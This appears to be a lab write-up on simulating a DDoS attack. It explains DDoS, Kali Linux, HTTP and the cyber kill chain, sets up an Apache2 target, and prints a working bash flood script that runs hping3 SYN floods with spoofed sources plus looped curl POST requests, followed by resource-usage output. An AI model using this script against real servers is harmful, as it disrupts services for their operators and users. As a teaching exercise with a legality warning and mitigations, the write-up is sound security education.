DDoS Attack Simulation using Kali Linux and an Apache2 Web Server

Contents:

1. DDoS Definition

According to Fortinet a DDoS (Distributed Denial of Service) attack is a cybercrime where the attacker floods a server with internet traffic to prevent users from accessing connected online services and sites.

The reason for such a cybercrime varies based on the attacker motifs, which could be revenge (the attacker being a former employee), exploiting cyber weakness, gain attention and therefore popularity within the hacking community, financial reasons (installing ransomware on the servers) or even to express disapproval regarding something that the target company is doing.

The largest attack of this kind occured in February 2020 to AWS (Amazon Web Services) overtaking an earlier attack on GitHub two years prior.

Due to the attack's low level of complexity, the number of such attacks has increased. For example, in this blog, Cloudflare states that last year their autonomous DDoS defense systems automatically detected and mitigated 8.5 million DDoS attacks, where most attacks took place at the Network and Transport Layers of the OSI Model with the rest being Application Layer attacks.

2. What is Kali Linux

As stated on it's official website, Kali Linux is an open-source, Debian-based Linux distribution which allows users to perform advanced penetration testing and security auditing.

This distribution has several hundred tools, configurations, and scripts with industry-specific modifications that allow users to focus on tasks such as computer forensics, reverse engineering, and vulnerability detection.

3. What is a Web Server

A web server is an endpoint in the internet where users can request a web page through the help of HTTP or HTTPS.




Figure 1: Simple HTTP Client-Server Communication

3.1 HTTP VS HTTPS

The main difference between HTTP and HTTPS is that HTTP sends data in plaintext which makes it easier for an attacker situated between the client and the server, to intercept the traffic. HTTPS however, uses encryption for secure communication via TLS (Transport Layer Security) formerly known as SSL (Secure Socket Layer) hence HTTPS is sometimes also referred to as HTTP over TLS or HTTP over SSL.

3.2 HTTP Methods

As mentioned in the MDN documentation on HTTP request methods, HTTP defines a set of methods that indicate the purpose of the request and what is expected if the request succeeds.

The most popular HTTP methods are GET which retrieves data from the server, POST adds data to an existing file or resource, PUT updates or replaces an existing file or resource on the server and DELETE which deletes data from the server.

4. The Cyber Kill Chain

4.1 Reconnaissance

In this step of the kill chain, an attacker gathers as much information as possible about the target (i.e. server IP or vulnerabilities)

4.2 Weaponization

The attacker proceeds to create a malicious tool such as a script to facilitate further steps in executing the attack.

4.3 Delivery

The attack vector is delivered, such as sending packets or initiating requests.

4.4 Exploitation

Quite self-explanatory, the attacker exploits vulnerabilities to achieve their goal.

4.5 Installation

The attacker may install malicious software on the target

4.6 Command and Control

If necessary, the attacker establishes control over the compromised system.

4.7 Actions on Objectives

The final stage of the kill chain which involves the attacker’s goal.

5. Simulating The Attack

For this task I've started an Apache2 Web Server on a virtual machine running Sparky Linux.

The configurations are as followed:

Install the apache2 service:

```
sudo apt update
sudo apt install apache2
```

Start the service:

```
sudo systemctl start apache2
sudo systemctl enable apache2
```

Check service status:


```
sudo systemctl status apache2
```

Create a simple web page:

```
sudo nano /var/www/html/index.html
```

Reload the service:

```
sudo systemctl reload apache2
```



You've successfully accessed the web server!

This webpage is served by SparkyLinux, your friendly neighbour!

Username: Enter your Username Password: Enter your Password

Submit


Figure 2: The target web page

To execute the attack I created a simple script that floods the target with TCP SYN messages and POST requests. The script waits for the user to specify the target and the number of messages and requests to send to it, once the user has done so the attack can proceed.

Below is the script I’ve used on the attacker machines:


```
#!/bin/bash

# Target information
read -p „Target IP: ” target_ip
read -p „Number of TCP SYN messages: ” syn_msgs
read -p „Number of POST requests: ” requests

# Initiating the attack
for ((i=1; i<=syn_msgs; i++)); do
        hping3 -S -p 80 --flood --rand-source $target_ip > /dev/null 2>&1
&
done

for ((i=1; i<=requests; i++)); do
        curl -X POST -d ‘$(head -c 10000 </dev/urandom | base64)’
        http://$target_ip:80 > /dev/null 2>&1 &
done

#print a message that the attack is finished
echo „Attack completed!”
```

Due to the target machine’s hardware limitations (2vCPUs, 2GB RAM) and the high volume of incoming traffic, the attack lead to the target system starting to use more resources for the Apache2 service and began slowing down.



```
miercuri 19 martie 2025, 16:13:15 +0200
    PID %CPU %MEM CMD
   1115  0.0  0.2 /usr/sbin/apache2 -k start
   1116  0.0  0.2 /usr/sbin/apache2 -k start
   1130  0.0  0.2 /usr/sbin/apache2 -k start
```

Figure 3: Before comencing the attack



```
top - 15:52:09 up 15 min,  2 users,  load average: 0,33, 0,11, 0,03
Tasks: 254 total,   1 running, 253 sleeping,   0 stopped,   0 zombie
%Cpu(s):  2,9 us, 12,4 sy,  0,0 ni, 80,5 id,  0,0 wa,  0,0 hi,  4,2 si,  0,0 st
MiB Mem :   1935,7 total,    599,8 free,    792,9 used,    702,8 buff/cache
MiB Swap:    512,0 total,    512,0 free,      0,0 used.   1142,8 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   1097 www-data  20   0 1213792   6644   3664 S  10,6   0,3   0:07.13 apache2
   1096 www-data  20   0 1213848   6772   3664 S   8,9   0,3   0:06.08 apache2
     17 root      20   0       0      0      0 I   0,7   0,0   0:00.28 rcu_preempt
   2062 sparky    20   0  450312  96400  82192 S   0,7   4,9   0:01.40 qterminal
      9 root      20   0       0      0      0 I   0,3   0,0   0:00.76 kworker/0:1-events
     26 root      20   0       0      0      0 S   0,3   0,0   0:00.18 ksoftirqd/1
   1087 root      20   0  388064 103908  67472 S   0,3   5,2   0:03.16 Xorg
   2071 sparky    20   0   15244   6672   4368 R   0,3   0,3   0:00.91 top
   2131 sparky    20   0    9704   3604   2580 S   0,3   0,2   0:00.02 watch
      1 root      20   0   22872  14052  10492 S   0,0   0,7   0:01.23 systemd
      2 root      20   0       0      0      0 S   0,0   0,0   0:00.02 kthreadd
      3 root      20   0       0      0      0 S   0,0   0,0   0:00.00 pool_workqueue_release
      4 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 kworker/R-rcu_gp
      5 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 kworker/R-sync_wq
      6 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 kworker/R-slub_flushwq
      7 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 kworker/R-netns
     10 root       0 -20       0      0      0 I   0,0   0,0   0:00.03 kworker/0:0H-kblockd
     11 root      20   0       0      0      0 I   0,0   0,0   0:00.00 kworker/u512:0-ipv6_addrconf
     12 root       0 -20       0      0      0 I   0,0   0,0   0:00.00 kworker/R-mm_percpu_wq
     13 root      20   0       0      0      0 I   0,0   0,0   0:00.00 rcu_tasks_kthread
     14 root      20   0       0      0      0 I   0,0   0,0   0:00.00 rcu_tasks_rude_kthread
     15 root      20   0       0      0      0 I   0,0   0,0   0:00.00 rcu_tasks_trace_kthread
     16 root      20   0       0      0      0 S   0,0   0,0   0:00.04 ksoftirqd/0
     18 root      20   0       0      0      0 S   0,0   0,0   0:00.00 rcu_exp_par_gp_kthread_worker/1
     19 root      20   0       0      0      0 S   0,0   0,0   0:00.00 rcu_exp_gp_kthread_worker
     20 root      rt   0       0      0      0 S   0,0   0,0   0:00.00 migration/0
     21 root     -51   0       0      0      0 S   0,0   0,0   0:00.00 idle_inject/0
     22 root      20   0       0      0      0 S   0,0   0,0   0:00.00 cpuhp/0
     23 root      20   0       0      0      0 S   0,0   0,0   0:00.00 cpuhp/1
     24 root     -51   0       0      0      0 S   0,0   0,0   0:00.00 idle_inject/1
     25 root      rt   0       0      0      0 S   0,0   0,0   0:00.32 migration/1
```

Figure 4: The increase in resource usage of the Apache2 service

6. Conclussions

The scope of this project was to demonstrate how simple and devastating a DDoS attack can be.

Key takeaways:

- Increased resource consumption on the target machine when the attack occurred

- Ethical implications. Even though the attack was simulated in a controlled environment, it's illegal to execute anything similar on unauthorized systems

- Mitigation strategies include enabling SYN flood protection for TCP-oriented attacks, blocking incoming traffic from a specific range of IPs or even using a reverse proxy that absorbs the malicious traffic before it reaches the target system